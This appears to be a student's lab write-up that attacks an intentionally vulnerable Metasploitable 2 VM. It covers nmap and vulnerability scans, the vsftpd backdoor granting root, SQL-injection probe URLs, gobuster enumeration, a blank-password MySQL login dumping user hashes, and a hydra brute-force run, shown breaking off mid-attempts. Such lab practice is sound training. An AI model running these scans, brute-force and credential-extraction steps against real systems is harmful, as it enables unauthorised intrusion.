Starting arp-scan 1.10.0 with 1 hosts (https://github.com/royhills/arp-scan)
192.168.1.4      08:00:27:7d:c1:52      (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 1 hosts scanned in 0.179 seconds (5.59 hosts/sec). 1 responded

--(abyanahmed@kali)-[/home/hexaphus]
--$

```

- I did an ARP-based discovery using the following command `sudo arp-scan -interface=eth0 192.168.1.4`. Of course, some of the permissions were denied but it did return 08:00...etc, indicating that is my ms2 (metasploitable 2 vm)

```
(abyanahmed@kali)-[/home/hexaphus]
$ ping -c 5 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.256 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.221 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.216 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.191 ms

— 192.168.1.4 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4523ms
rtt min/avg/max/mdev = 0.191/0.433/1.282/0.424 ms
```

- Quickly did a ping on the IP, I did this because I was away from my computer for a bit and wanted to make sure it is still live, did -c 5 so it can only ping 5 times.

```
(abyanahmed@kali)-[/home/hexaphus]
$ sudo nmap -F 192.168.1.4 -oN nmap_fast.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 13:49 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00018s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

- Over here I did a quick nmap scan, -F for the small list of common ports, its just faster and probably less noisy, and then of course I saved the output to a text file, named nmap_fast.txt. This is a useful command just to quickly see

the open services that are open.. In the next picture I am going to attempt a sS command.

```
$ sudo nmap -sS -Pn -T4 -p- 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 13:54 EDT
Nmap scan report for 192.168.1.4
Host is up (0.000088s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
41233/tcp open  unknown
43380/tcp open  unknown
50128/tcp open  unknown
54003/tcp open  unknown
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)
```

All right over here I did an -sS scan, which is pretty much half of a handshake, sending an RST so I can avoid the complete TCP handshake, thus making me more sneaky ;)

I did T4, which is just faster timing. The -Pn was used so i can be on no host discovery. -p- was used so I can scan all of the possible ports, which ranges from 1 - 65k. It's pretty similar to the other screenshot but we got some unknown services at the end.

```

└─$ sudo nmap -sV -F 192.168.1.4 -oN nmap_svs.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 14:00 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00042s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login
514/tcp   open  tcpwrapped
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds

```

- Over here I did the command -sV to see the versions that are running in the ms2, which is actually really helpful, look at how much information we got? Also, I did -p- originally but I realized that was taking a little too long so I switched over to -F so its faster and saved it to a text file.
- Cool neat thing, you know it's metasploitable because you can see the service info host displayed.

```

└─$ sudo nmap -sC -F 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-31 14:05 EDT
Nmap scan report for 192.168.1.4
Host is up (0.00041s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 192.168.1.5
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh
|_ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp

```

```

SSLV2 supported
ciphers:
  SSL2_RC4_128_EXPORT40_WITH_MD5
  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
  SSL2_RC4_128_WITH_MD5
  SSL2_RC2_128_CBC_WITH_MD5
  SSL2_DES_64_CBC_WITH_MD5
  SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp open domain
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http
|_ http-title: Metasploitable2 - Linux
111/tcp open rpcbind
| rpcinfo:
|_
|   program version port/proto service
|   100000 2 111/tcp rpcbind
|   100000 2 111/udp rpcbind
|   100003 2,3,4 2049/tcp nfs
|   100003 2,3,4 2049/udp nfs
|   100005 1,2,3 50128/tcp mountd
|   100005 1,2,3 60852/udp mountd
|   100021 1,3,4 41233/tcp nlockmgr
|   100021 1,3,4 58723/udp nlockmgr
|   100024 1 43157/udp status
|   100024 1 54003/tcp status
139/tcp open netbios-ssn
445/tcp open microsoft-ds
513/tcp open login
514/tcp open shell
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
| mysql-info:
|_
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsCompression, SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|   Salt: Zi-aJ,-0sx16,";E*0E
5432/tcp open postgresql
|_ ssl-date: 2025-10-31T18:05:29+00:00; -4s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc
| vnc-info:
|_
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp open X11
8009/tcp open ajp13

```

```

100024 1 54003/tcp status
139/tcp open netbios-ssn
445/tcp open microsoft-ds
513/tcp open login
514/tcp open shell
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
| mysql-info:
|_
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Speaks41ProtocolNew, Support41Auth, ConnectWithDatabase, SupportsCompression, SwitchToSSLAfterHandshake, LongColumnFlag
|   Status: Autocommit
|   Salt: Zi-aJ,-0sx16,";E*0E
5432/tcp open postgresql
|_ ssl-date: 2025-10-31T18:05:29+00:00; -4s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc
| vnc-info:
|_
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp open X11
8009/tcp open ajp13
ajp-methods: Failed to get a valid response for the OPTION request
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)

Host script results:
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
clock-skew: mean: 59m55s, deviation: 2h00m00s, median: -4s
smb2-time: Protocol negotiation failed (SMB2)
nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
  OS: Unix (Samba 3.0.20-Debian)
  Computer name: metasploitable
  NetBIOS computer name:
  Domain name: localdomain
  FQDN: metasploitable.localdomain
  System time: 2025-10-31T14:05:12-04:00

Nmap done: 1 IP address (1 host up) scanned in 46.04 seconds

```

- I did -sC command for this, which gave us a lot of information of course
- Basically did a deep scan, since it is a built in script, grabbing the weak config checks
- Figured out that the host is still up, and I know it is on a vbox of course, the mac address exposes that.
- We also saw that 82 ports are closed!

+++++ Vuln scanning and More

TL;DR

Metasploitable 2 is an intentionally vulnerable virtual machine so people can use it for security training and practice penetration testing techniques. It is based on the Linux OS and is distributed by Rapid7.

Overview / Goal

In this part, I will be noting some of the commands that I will be doing to ms2, primarily vuln scanning, things that are outdated and cve's. Of course, my machine that I am using to carry out these attacks is my kali linux vm, which is hosted by Vbox.

```

$ sudo nmap --script vuln -sV -O -T4 192.168.1.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-14 10:10 EST
stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
service scan Timing: About 86.96% done; ETC: 10:10 (0:00:02 remaining)
stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.83% done; ETC: 10:11 (0:00:00 remaining)
stats: 0:01:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:11 (0:00:00 remaining)
stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:12 (0:00:00 remaining)
stats: 0:02:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 10:13 (0:00:00 remaining)
Nmap scan report for 192.168.1.4
Host is up (0.00018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_vulners:
|_vsftpd 2.3.4:
|_PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
|_EDB-ID:40757 10.0 https://vulners.com/exploitdb/EDB-ID:40757 *EXPLOIT*
|_E9B0AEBB-5138-50BF-8922-2D87E3C046D0 10.0 https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046D0 *EXPLOIT*
|_CVE-2011-2523 10.0 https://vulners.com/cve/CVE-2011-2523
|_CNNVD-2020-46837 10.0 https://vulners.com/cnvd/CNNVD-2020-46837
|_CC3F6C15-182F-53F6-A5CC-812D37F1F047 10.0 https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047 *EXPLOIT*
|_A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E38 10.0 https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E38 *EXPLOIT*
|_5F4BCEDF-770F-5D54-851A-0AE8B76458D9 10.0 https://vulners.com/githubexploit/5F4BCEDF-770F-5D54-851A-0AE8B76458D9 *EXPLOIT*
|_505805B6-73C4-5097-81CA-546D6591DF44 10.0 https://vulners.com/githubexploit/505805B6-73C4-5097-81CA-546D6591DF44 *EXPLOIT*
|_1337DAY-ID-36095 9.8 https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*

```

- I did the command nmap -script vuln -sV -O -T4 at the target iP address.
- Of course, this took a while, I was waiting about 3 minutes and as you can see I kept pressing enter to see how much longer it would take haha.

- It provided a long list of vulns and CVE's, which is the main goal for this command
- I did -T4 to make it faster and this is more aggressive too. Doesn't really matter here, I'm pen testing my own machine.

```

vulners:
vsftpd 2.3.4:
  PACKETSTORM:162145    10.0    https://vulners.com/packetstorm/PACKETSTORM:162145    *EXPLOIT*
  EDB-ID:49757    10.0    https://vulners.com/exploitdb/EDB-ID:49757    *EXPLOIT*
  E9B0AEBB-5138-50BF-8922-2D87E3C046DD    10.0    https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD    *EXPLOIT*
  CVE-2011-2523    10.0    https://vulners.com/cve/CVE-2011-2523
  CNVD-2020-46837    10.0    https://vulners.com/cnvd/CNVD-2020-46837
  CC3F6C15-182F-53F6-A5CC-812D37F1F047    10.0    https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047    *EXPLOIT*
  A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    10.0    https://vulners.com/githubexploit/A41B5EAD-1A4C-56A6-97C6-1C58A1CF1E3B    *EXPLOIT*
  5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    10.0    https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9    *EXPLOIT*
  50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44    *EXPLOIT*
  1337DAY-ID-36095    9.8    https://vulners.com/zdt/1337DAY-ID-36095    *EXPLOIT*
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 BID:48539
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)

```

- Over here, we can see that we have detected one of the most famous vulns in ms2.
- As you can see, it says that the current state is exploitable for vsftpd, and is running the version of 2.3.4 The state is of course open
- CVE was published in the year of 2011/
- Well, why is it so exploitable and malicious? Well, it says here. It's because it contains a built-in backdoor that gets placed by a malicious dev. The score that it has is a 10.0, which is the MAXIMUM severity. Pretty neat!

```

Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:

```

- This is one of the most important lines in this report.
- Basically, the nmap script essentially used the backdoor to run the command id on the target and the output gives us root.
- And, of course, we know what root means! Full system control Big no no!

```

http-sql-injection:
Possible sqli for queries:
http://192.168.1.4:80/dav/?C=S%3B0%3DA%27%200R%20sqlspider
http://192.168.1.4:80/dav/?C=M%3B0%3DD%27%200R%20sqlspider
http://192.168.1.4:80/dav/?C=D%3B0%3DA%27%200R%20sqlspider
http://192.168.1.4:80/dav/?C=M%3B0%3DA%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=source-viewer.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=change-log.htm%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=documentation%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?do=toggle-security%27%200R%20sqlspider&page=home.php
http://192.168.1.4:80/mutillidae/index.php?page=home.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=notes.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=capture-data.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=credits.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=php-errors.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=user-info.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=show-log.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=user-poll.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=usage-instructions.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=password-generator.php%27%200R%20sqlspider&username=anonymous
http://192.168.1.4:80/mutillidae/index.php?page=documentation%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/?page=text-file-viewer.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/?page=login.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=installation.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=framing.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=text-file-viewer.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=dns-lookup.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=browser-info.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=secret-administrative-pages.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/?page=user-info.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=register.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/?page=add-to-your-blog.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=view-someones-blog.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/?page=credits.php%27%200R%20sqlspider
http://192.168.1.4:80/mutillidae/index.php?page=add-to-your-blog.php%27%200R%20sqlspider

```

- This one is pretty neat. It showcases all of the possible SQLi (SQL injections) for the following queries.

```

(root@kali) - [/home/kali]
# gobuster dir -u http://192.168.1.4 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.4
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 288]
/.htaccess (Status: 403) [Size: 293]
/.htpasswd (Status: 403) [Size: 293]
/cgi-bin/ (Status: 403) [Size: 292]
/dav (Status: 301) [Size: 313] [→ http://192.168.1.4/dav/]
/index.php (Status: 200) [Size: 891]
/index (Status: 200) [Size: 891]
/phpMyAdmin (Status: 301) [Size: 320] [→ http://192.168.1.4/phpMyAdmin/]
/phpinfo.php (Status: 200) [Size: 47975]
/phpinfo (Status: 200) [Size: 47963]
/server-status (Status: 403) [Size: 297]
/test (Status: 301) [Size: 314] [→ http://192.168.1.4/test/]
/twiki (Status: 301) [Size: 315] [→ http://192.168.1.4/twiki/]
Progress: 4613 / 4613 (100.00%)

Finished

```

- For this part, I used gobuster, which essentially brute forces the

web paths by taking a wordlist, and the wordlist I used was common.txt, and it is trying each word for a directory.

- This is important because we can find hidden pages, such as dev or even admin. With this we can even find sensitive files like login info or misconfigured directories that can be exploitable
- Here, I was able to find phpmyadmin, which is very outdated.

```
(root@kali)-[/home/kali]
# mysql -h 192.168.1.4 -u root --skip-ssl --connect-expired-password -p

Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 450
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT host, user, password FROM mysql.user;
+-----+-----+-----+
| host | user          | password |
+-----+-----+-----+
|      | debian-sys-maint |          |
| %    | root           |          |
| %    | guest           |          |
+-----+-----+-----+
3 rows in set (0.000 sec)

MySQL [(none)]> █
```

- Over here I did a leak to extract passwords
- I logged in with the target IP via mysql
- Funny thing is, since the password is blank, all I had to do was press enter.
- Then I did SQL command by selecting the Hosts, user, passwords from the mysql.user

+++++

Password-Cracking, Accessing Ms2 via Telnet, and more.

TL;DR

Metasploitable 2 is an intentionally vulnerable virtual machine so people can use it for security training and practice penetration testing techniques. It is based on the Linux OS and is distributed by Rapid7.

Overview / Goal

In this section, I will be hacking myself into my ms2 vuln machine by using hydra. Once I get credentials, I can then use those credentials to do a remote connection to the machine via telnet, thus accessing the vuln machine.

```
File Actions Edit View Help
—(kaliⓈkali)-[~]
$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
—(rootⓈkali)-[/home/kali]
#
```

- First I put myself into root so things are just easier!

```
# ping -c 5 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=0.346 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.179 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.213 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.196 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.199 ms

— 192.168.1.4 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4072ms
rtt min/avg/max/mdev = 0.179/0.226/0.346/0.060 ms

—(rootⓈkali)-[/home/kali]
#
```


- Over here, I just make sure that my ms2 is active and running and I do this with the ping command. I make sure to do -c 5, so it just does it 5 times, I just want to see if it's alive.

```
(root@kali)-[/home/kali]
# hydra -t 4 -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
ese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-21 10:36:44
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting,
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ftp://192.168.1.4:21/
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "iloveyou" - 5 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rockyou" - 8 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "12345678" - 9 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "nicole" - 11 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "daniel" - 12 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "babygirl" - 13 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "monkey" - 14 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "lovely" - 15 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "jessica" - 16 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "654321" - 17 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "ashley" - 19 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "qwerty" - 20 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "111111" - 21 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "iloveu" - 22 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "000000" - 23 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "michelle" - 24 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "tiger" - 25 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "sunshine" - 26 of 14344399 [child 1] (0/0)
```

```

[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "buster" - 146 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "george" - 147 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "brittany" - 148 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "alejandra" - 149 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "patricia" - 150 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "rachel" - 151 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "tequiere" - 152 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "7777777" - 153 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "cheese" - 154 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "159753" - 155 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "arsenal" - 156 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "dolphin" - 157 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "antonio" - 158 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "heather" - 159 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "david" - 160 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "ginger" - 161 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "stephanie" - 162 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "peanut" - 163 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "blink182" - 164 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "sweetie" - 165 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "222222" - 166 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "beauty" - 167 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "987654" - 168 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "victoria" - 169 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "honey" - 170 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "00000" - 171 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "fernando" - 172 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.4 - login "msfadmin" - pass "pokemon" - 173 of 14344399 [child 0] (0/0)
